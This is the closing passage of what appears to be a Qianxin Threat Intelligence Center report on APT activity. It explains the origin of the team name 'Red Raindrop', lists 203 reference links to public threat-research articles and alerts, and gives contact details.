2006 年 11 月 20 日，因发现 J 粒子而获得诺贝尔奖的著名华裔物理学家丁肇中教授来到中国驻瑞士大使馆，做了一场精彩的讲座。丁肇中教授形容自己发现构成物质的第四种基本粒子——J 粒子的高精度实验时说到：“相当于在北京下雨时，每秒钟有 100 亿个雨滴，如果有一个雨滴是红色的，我们就要从这 100 亿个里找出它来。”

而奇安信威胁情报中心高级威胁分析团队同样需要在海量数据中精准找寻那些红色威胁。最终，我们选择了“红雨滴”作为团队的名称。

附录4 参考链接

1.https://ti.qianxin.com/blog/articles/SideCopy's-Golang-based-Linux-tool/
2.https://mp.weixin.qq.com/s/xKKr5UV26npohwvyv79U0w
3.https://lab52.io/blog/complete-dissection-of-an-apk-with-a-suspicious-c2-server/
4.https://citizenlab.ca/2022/04/catalangate-extensive-mercenary-spyware-operation-against-catalans-using-pegasus-candiru/
5.https://mp.weixin.qq.com/s/1WtaS7htgiUGhtY_ovERxA
6.https://blog.cyble.com/2022/08/09/bitter-apt-group-using-dracarys-android-spyware/
7.https://www.mandiant.com/resources/blog/apt42-charms-cons-compromises
8.https://medium.com/s2wblog/unveil-the-evolution-of-kimsuky-targeting-android-devices-with-newly-discovered-mobile-malware-280dae5a650f
9.https://mp.weixin.qq.com/s/pd6fUs5TLdBtwUHauclDOQ
10.https://labs.k7computing.com/index.php/lazarus-apts-operation-interception-uses-signed-binary/
11.https://mp.weixin.qq.com/s/1pHp4WywrDnNcVBio8lq8w
12.https://www.trellix.com/en-us/about/newsroom/stories/research/prime-ministers-office-compromised.html
13.https://www.cisa.gov/uscert/ncas/alerts/aa22-047a
14.https://blog.sekoia.io/turla-new-phishing-campaign-eastern-europe/
15.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/stonefly-north-korea-espionage
16.https://www.microsoft.com/en-us/security/blog/2022/09/29/zinc-weaponizing-open-source-software/
17.https://www.zscaler.com/blogs/security-research/new-espionage-attack-molerats-apt-targeting-users-middle-east
18.https://www.cnnindonesia.com/teknologi/20220120191930-185-749298/ahli-sebut-geng-ransomware-conti-yang-bobol-bi-peretas-berbahaya
19.https://asec.ahnlab.com/en/38993/
20.https://mp.weixin.qq.com/s/QkKrxXbz3rHveokjwEoW-w
21.https://mp.weixin.qq.com/s/nnLqUBPX8xZ3hCr5u-iSjQ
22.https://securelist.com/bluenoroff-methods-bypass-motw/108383/
23.https://mp.weixin.qq.com/s/Xs54_RDKU5MvkvsPPCGKEw

24.https://www.proofpoint.com/us/blog/threat-insight/buy-sell-steal-evilnum-targets-cryptocurrency-forex-commodities
25.https://mp.weixin.qq.com/s/1KIFSc3R5WrMklidXWSBaw
26.https://asec.ahnlab.com/en/44680/
27.https://mp.weixin.qq.com/s/PTWzKIPsO92XCP4-pXRDgg
28.https://blog.google/threat-analysis-group/countering-threats-north-korea/
29.https://twitter.com/ESETresearch/status/1559553324998955010
30.https://labs.k7computing.com/index.php/lazarus-apts-operation-interception-uses-signed-binary/
31.https://www.welivesecurity.com/2022/12/07/fantasy-new-agrius-wiper-supply-chain-attack/
32.https://www.welivesecurity.com/2022/04/12/industroyer2-industroyer-reloaded/
33.https://unit42.paloaltonetworks.com/trident-ursa/
34.https://www.zscaler.com/blogs/security-research/lyceum-net-dns-backdoor
35.https://ti.qianxin.com/blog/articles/king-of-phishing-analysis-of-kimsuky's-recent-spear-phishing-attacks-targeting-south-korea-with-multiple-topics
36.https://ti.qianxin.com/blog/articles/spikes-from-the-kimsuky-organization-targeted-killing-of-south-korea-with-multiple-assault-weapons/
37.https://ti.qianxin.com/blog/articles/the-tiger-of-the-forest-entrenched-on-foyan-mountain/
38.https://cluster25.io/2022/01/03/konni-targets-the-russian-diplomatic-sector/
39.https://mp.weixin.qq.com/s/GPpOF-SSJbVR3ZHsx8eXgA
40.https://www.malwarebytes.com/blog/threat-intelligence/2022/01/north-koreas-lazarus-apt-leverages-windows-update-client-github-in-latest-campaign
41.https://asec.ahnlab.com/en/31089/
42.https://blog.alyac.co.kr/4501
43.https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/suspected-darkhotel-apt-activity-update.html
44.https://asec.ahnlab.com/en/32958/
45.https://securelist.com/lazarus-trojanized-defi-app/106195/
46.https://ti.qianxin.com/blog/articles/analysis-of-the-lazarus-group-attacks-on-korean-companies/

47.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lazarus-dream-job-chemical
48.https://www.cisa.gov/uscert/ncas/alerts/aa22-108a
49.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/stonefly-north-korea-espionage
50.https://ti.qianxin.com/blog/articles/lazarus-armory-update-analysis-of-recent-andariel-attacks/
51.https://research.nccgroup.com/2022/05/05/north-koreas-lazarus-and-their-initial-access-trade-craft-using-social-media-and-social-engineering/
52.https://asec.ahnlab.com/en/34461/
53.https://asec.ahnlab.com/en/34694/
54.https://asec.ahnlab.com/ko/34883/
55.https://mp.weixin.qq.com/s/ZV8AOTd7YGUgCTTTZtTktQ
56.https://blogs.jpcert.or.jp/en/2022/07/yamabot.html
57.https://mp.weixin.qq.com/s/USitU4jAg9y2XkQxbwcAPQ
58.https://www.securonix.com/blog/stiffbizon-detection-new-attack-campaign-observed/
59.https://www.volexity.com/blog/2022/07/28/sharptongue-deploys-clever-mail-stealing-browser-extension-sharpext/
60.https://securelist.com/andariel-deploys-dtrack-and-maui-ransomware/107063/
61.https://mp.weixin.qq.com/s/R8fvBQDHrTA5-VnKINO5Wg
62.https://securelist.com/kimsukys-golddragon-cluster-and-its-c2-operations/107258/
63.https://blog.alyac.co.kr/4892
64.https://blog.talosintelligence.com/2022/09/lazarus-magicrat.html
65.https://blog.talosintelligence.com/2022/09/lazarus-three-rats.html
66.https://mp.weixin.qq.com/s/MElSffbcrQkBYdVKo3hzFg
67.https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/
68.https://asec.ahnlab.com/en/40830/
69.https://ti.qianxin.com/blog/articles/job-hunting-trap-analysis-of-lazarus-attack-activities-using-recruitment-information-such-as-mizuho-bank-of-japan-as-bait/
70.https://mp.weixin.qq.com/s/OaECtSaeClPzFHslN_WamA

71.https://www.welivesecurity.com/2022/11/30/whos-swimming-south-korean-waters-meet-scarcrufts-dolphin/
72.https://www.volexity.com/blog/2022/12/01/buyer-beware-fake-cryptocurrency-applications-serving-as-front-for-applejeus-malware/
73.https://blog.google/threat-analysis-group/internet-explorer-0-day-exploited-by-north-korean-actor-apt37/
74.https://slowmist.medium.com/slowmist-our-in-depth-investigation-of-north-korean-apts-large-scale-phishing-attack-on-nft-users-362117600519
75.https://www.netskope.com/blog/abusing-microsoft-office-using-malicious-web-archive-files
76.https://ti.qianxin.com/blog/articles/Samples-of-the-OceanLotus-attack-using-the-Glitch-platform/
77.https://mp.weixin.qq.com/s/5gXllrE1srnHtaFCc-86GA
78.https://mp.weixin.qq.com/s/tBQSbv55lJUipaPWFr1fKw
79.https://mp.weixin.qq.com/s/Ah3pFjYk5AOvKvZPwXod6g
80.https://mp.weixin.qq.com/s/U9LIfVVP5kHBFFt0LN0Q-A
81.https://mp.weixin.qq.com/s/u2iEmGMi-SN2G-Isnp2pdg
82.https://mp.weixin.qq.com/s/LkiNNIx5-FlBO8YY4FxzZw
83.https://mp.weixin.qq.com/s/v2wiJe-YPG0ng87ffBB9FQ
84.https://mp.weixin.qq.com/s/NLe4JqmjiB58lQ5Kn6DSLQ
85.https://blog.malwarebytes.com/threat-intelligence/2022/01/patchwork-apt-caught-in-its-own-web/
86.https://mp.weixin.qq.com/s/ZNhdLN_AgGfjdk8nG8kLmw
87.https://mp.weixin.qq.com/s/T1-JbC9FsVV2UNnusYPJbw
88.https://www.welivesecurity.com/2022/01/18/donot-go-do-not-respawn/
89.https://mp.weixin.qq.com/s/UcAJRnZVG1hrv4VQTp4A5g
90.https://mp.weixin.qq.com/s/epRGn7Tnzx6rXihYXIpIIg
91.https://mp.weixin.qq.com/s/olI67y-qKpDfLGZTOIWXqw
92.http://blog.nsfocus.net/apt-sidewinder-20220218/
93.https://ti.dbappsecurity.com.cn/blog/articles/2022/03/11/bitter-nepal-army-day/
94.https://blog.talosintelligence.com/2022/03/transparent-tribe-new-campaign.html
95.https://ti.dbappsecurity.com.cn/blog/articles/2022/04/24/bitter-attack-bd/V

96.https://mp.weixin.qq.com/s/xRumzCNzQ857I7VDg57mBg
97.https://mp.weixin.qq.com/s/_KQJH2_VIjoBp2Msh71odg
98.https://blog.talosintelligence.com/2022/05/bitter-apt-adds-bangladesh-to-their.html
99.https://mp.weixin.qq.com/s/qsGxZIiTsuI7o-_XmiHLHg
100.https://blog.group-ib.com/sidewinder-antibot
101.https://mp.weixin.qq.com/s/PxFybr0SmA-lymDQ_L5W-Q
102.https://mp.weixin.qq.com/s/8j_rHA7gdMxY1_X8alj8Zg
103.https://mp.weixin.qq.com/s/YKSedzm7haO0vPttIqsUAQ
104.https://it.rising.com.cn/anquan/19904.html
105.https://www.secuinfra.com/en/techtalk/whatever-floats-your-boat-bitter-apt-continues-to-target-bangladesh/
106.https://mp.weixin.qq.com/s/wqcBiOYqPOLlOI6owyHxEw
107.https://blog.talosintelligence.com/2022/07/transparent-tribe-targets-education.html
108.https://blog.checkpoint.com/2022/07/13/a-hit-is-made-suspected-india-based-sidewinder-apt-successfully-cyber-attacks-pakistan-military-focused-targets/
109.https://mp.weixin.qq.com/s/U7RiFIlyLGo0aTYttvPQfg
110.https://blog.morphisec.com/apt-c-35-new-windows-framework-revealed
111.https://paper.seebug.org/1943/#1
112.https://mp.weixin.qq.com/s/YB32toWJWdiTBpnSnuypJA
113.https://mp.weixin.qq.com/s/IZNl6N2K1LUU7e1hT4JeYw
114.https://mp.weixin.qq.com/s/heWhL6ev_pigAF_HMR4oLQ
115.https://www.zscaler.com/blogs/security-research/warhawk-new-backdoor-arsenal-sidewinder-apt-group-0
116.https://mp.weixin.qq.com/s/XMrWLx6KVeoDQ7WzvOcwqA
117.https://mp.weixin.qq.com/s/IwcxY3TqkmyY-pBxnXuM1A
118.https://mp.weixin.qq.com/s/BXjZ6fEgNmLY_l8cZt1FXQ
119.https://www.a.com/blogs/security-research/apt-36-uses-new-ttps-and-new-tools-target-indian-governmental-organizations
120.https://mp.weixin.qq.com/s/LOZTOz4Lo6cOpeD4mMC29g
121.https://mp.weixin.qq.com/s/NOpFJx4LnMOWhTm0iluFfw
122.https://www.securonix.com/blog/new-steppykavach-attack-campaign/

123.https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/prime-ministers-office-compromised.html
124.https://www.crowdstrike.com/blog/observations-from-the-stellarparticle-campaign/
125.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/shuckworm-gamaredon-espionage-ukraine
126.https://www.microsoft.com/security/blog/2022/02/04/actinium-targets-ukrainian-organizations/
127.http://blog.nsfocus.net/apt-lorec53-20220216/
128.https://www.cisa.gov/uscert/ncas/alerts/aa22-047a
129.https://www.cisa.gov/uscert/ncas/alerts/aa22-054a
130.https://unit42.paloaltonetworks.com/ukraine-targeted-outsteel-saintbot/
131.https://mp.weixin.qq.com/s/j2w_cZgprGsM0zTQ5ngEWA
132.https://mp.weixin.qq.com/s/_3DPj9N3nLhDqlWrqsUcfw
133.https://lab52.io/blog/looking-for-penquins-in-the-wild/
134.https://www.proofpoint.com/us/blog/threat-insight/asylum-ambuscade-state-actor-uses-compromised-private-ukrainian-military-emails
135.https://ti.qianxin.com/blog/articles/Analysis-of-attack-activities-of-suspected-aptorganization-unc1151-against-ukraine-and-other-countries/
136.https://mp.weixin.qq.com/s/YsyeLQDR_LQLfKhigSm2_Q
137.https://securityaffairs.co/wordpress/129337/apt/invisimole-targets-ukraine-government.html
138.https://www.malwarebytes.com/blog/threat-intelligence/2022/04/new-uac-0056-activity-theres-a-go-elephant-in-the-room
139.https://cert.gov.ua/article/39138
140.https://inquest.net/blog/2022/04/18/nobelium-israeli-embassy-maldoc
141.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/shuckworm-intense-campaign-ukraine
142.https://businessinsights.bitdefender.com/deep-dive-into-the-elephant-framework-a-new-cyber-threat-in-ukraine
143.https://www.mandiant.com/resources/blog/tracking-apt29-phishing-campaigns
144.https://cert.gov.ua/article/40102
145.https://mp.weixin.qq.com/s/bIXX0hUITaPkeJ6yf0yWPw
146.https://cluster25.io/2022/05/13/cozy-smuggled-into-the-box/

147.https://www.welivesecurity.com/2022/05/20/sandworm-ukraine-new-version-arguepatch-malware-loader/
148.https://mp.weixin.qq.com/s/a94G-QVTGbIc8vu9yL_nww
149.https://mp.weixin.qq.com/s/gJFSlpIlbaI11lcClNN_Xw
150.https://www.malwarebytes.com/blog/threat-intelligence/2022/06/russias-apt28-uses-fear-of-nuclear-war-to-spread-follina-docs-in-ukraine
151.https://inquest.net/blog/2022/06/27/glowsand
152.https://blog.malwarebytes.com/threat-intelligence/2022/07/cobalt-strikes-again-uac-0056-continues-to-target-ukraine-in-its-latest-campaign/
153.https://ti.qianxin.com/blog/articles/analysis-of-apt29's-attack-activities-against-italy/
154.https://blog.google/threat-analysis-group/continued-cyber-activity-in-eastern-europe-observed-by-tag/
155.http://blog.nsfocus.net/gamaredon/
156.https://www.mandiant.com/resources/apt29-continues-targeting-microsoft
157.https://blog.talosintelligence.com/2022/09/gamaredon-apt-targets-ukrainian-agencies.html
158.https://www.recordedfuture.com/russia-nexus-uac-0113-emulating-telecommunication-providers-in-ukraine
159.https://blog.cluster25.duskrise.com/2022/09/23/in-the-footsteps-of-the-fancy-bear-powerpoint-graphite/
160.https://www.bleepingcomputer.com/news/security/new-ransomware-attacks-in-ukraine-linked-to-russian-sandworm-hackers/
161.https://www.cyberscoop.com/apt28-fancy-bear-satellite/
162.https://unit42.paloaltonetworks
163.https://www.cybercom.mil/Media/News/Article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/
164.https://ti.qianxin.com/blog/articles/promethium-attack-activity-analysis-disguised-as-Winrar.exe/
165.https://ti.qianxin.com/blog/articles/the-lyceum-organization-uses-military-hotspot-events-as-bait-to-target-targeted-attacks-on-the-middle-east/
166.https://research.checkpoint.com/2022/apt35-exploits-log4j-vulnerability-to-distribute-new-modular-powershell-toolkit/
167.https://www.sentinelone.com/labs/wading-through-muddy-waters-recent-activity-of-an-iranian-state-sponsored-threat-actor/

168.https://ti.qianxin.com/blog/articles/Summary-of-MuddyWater's-recent-attack-activity/
169.https://team-cymru.com/blog/2022/01/26/analysis-of-a-management-ip-address-linked-to-molerats-apt/
170.https://blog.talosintelligence.com/2022/01/iranian-apt-muddywater-targets-turkey.html
171.https://www.cybereason.com/blog/research/powerless-trojan-iranian-apt-phosphorus-adds-new-powershell-backdoor-for-espionage
172.https://blog.talosintelligence.com/2022/02/arid-viper-targets-palestine.html
173.https://www.proofpoint.com/us/blog/threat-insight/ugg-boots-4-sale-tale-palestinian-aligned-espionage
174.https://mp.weixin.qq.com/s/_BQzqAjroi7TBxmT191Vjg
175.https://www.mandiant.com/resources/blog/telegram-malware-iranian-espionage
176.https://www.cisa.gov/uscert/sites/default/files/publications/AA22-055A_Iranian_Government-Sponsored_Actors_Conduct_Cyber_Operations.pdf
177.https://blog.talosintelligence.com/2022/03/iranian-supergroup-muddywater.html
178.https://thedfirreport.com/2022/03/21/apt35-automates-initial-access-using-proxyshell/
179.https://blog.morphisec.com/vmware-identity-manager-attack-backdoor
180.https://www.cybereason.com/blog/operation-bearded-barbie-apt-c-23-campaign-targeting-israeli-officials
181.https://www.malwarebytes.com/blog/threat-intelligence/2022/05/apt34-targets-jordan-government-using-new-saitama-backdoor
182.https://mp.weixin.qq.com/s/yjcCYJNUQq6smc3YsBmYhA
183.https://mp.weixin.qq.com/s/WBCGGLog3IwJhXZmbjxoTQ
184.https://lab52.io/blog/muddywaters-light-first-stager-targetting-middle-east/
185.https://mp.weixin.qq.com/s/1uJaPS-nuGNI8lQ1-ZekIA
186.https://www.avertium.com/resources/threat-reports/in-depth-look-at-apt35-aka-charming-kitten
187.https://www.deepinstinct.com/blog/new-muddywater-threat-old-kitten-new-tricks
188.https://securityintelligence.com/posts/hive00117-fileless-malware-delivery-eastern-europe/
189.https://mp.weixin.qq.com/s/eyIfchJVi9kJq_the8TIBQ
190.https://www.microsoft.com/security/blog/2022/07/27/untangling-knotweed-european-private-sector-offensive-actor-using-0-day-exploits/
191.https://mp.weixin.qq.com/s/mstwBMkS0G3Et4GOji2mwA

192.https://www.mandiant.com/resources/blog/suspected-iranian-actor-targeting-israeli-shipping
193.http://blog.nsfocus.net/murenshark/
194.https://www.mandiant.com/resources/blog/dprk-whatsapp-phishing
195.https://www.sentinelone.com/labs/the-mystery-of-metador-an-unattributed-threat-hiding-in-telcos-isps-and-universities/
196.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/witchetty-steganography-espionage
197.https://www.mandiant.com/resources/blog/trojanized-windows-installers-ukrainian-government
198.https://docs.google.com/spreadsheets/d/1lkNJ0uQwbeC1ZTRrxdtuPLCIl7mlUreoKfSIgajnSyY/view#gid=0
199.https://www.volexity.com/blog/2022/06/15/driftingcloud-zero-day-sophos-firewall-exploitation-and-an-insidious-breach/
200.https://decoded.avast.io/janvojtesek/the-return-of-candiru-zero-days-in-the-middle-east/
201.https://www.ncsgroup.vn/blog/warning-new-attack-campaign-utilized-a-new-0day-rce-vulnerability-on-microsoft-exchange-server-12715.html
202.https://mp.weixin.qq.com/s/VeyE0LVqWXsQ2slahU5AWQ
203.https://ti.qianxin.com/blog/articles/operation-dragon-breath-(apt-q-27)-dimensionality-reduction-blow-to-the-gambling-industry/

奇安信 | 奇安信 威胁情报中心

邮箱：ti_support@qianxin.com
电话：95015
官网：https://ti.qianxin.com
扫描关注我们的微信公众号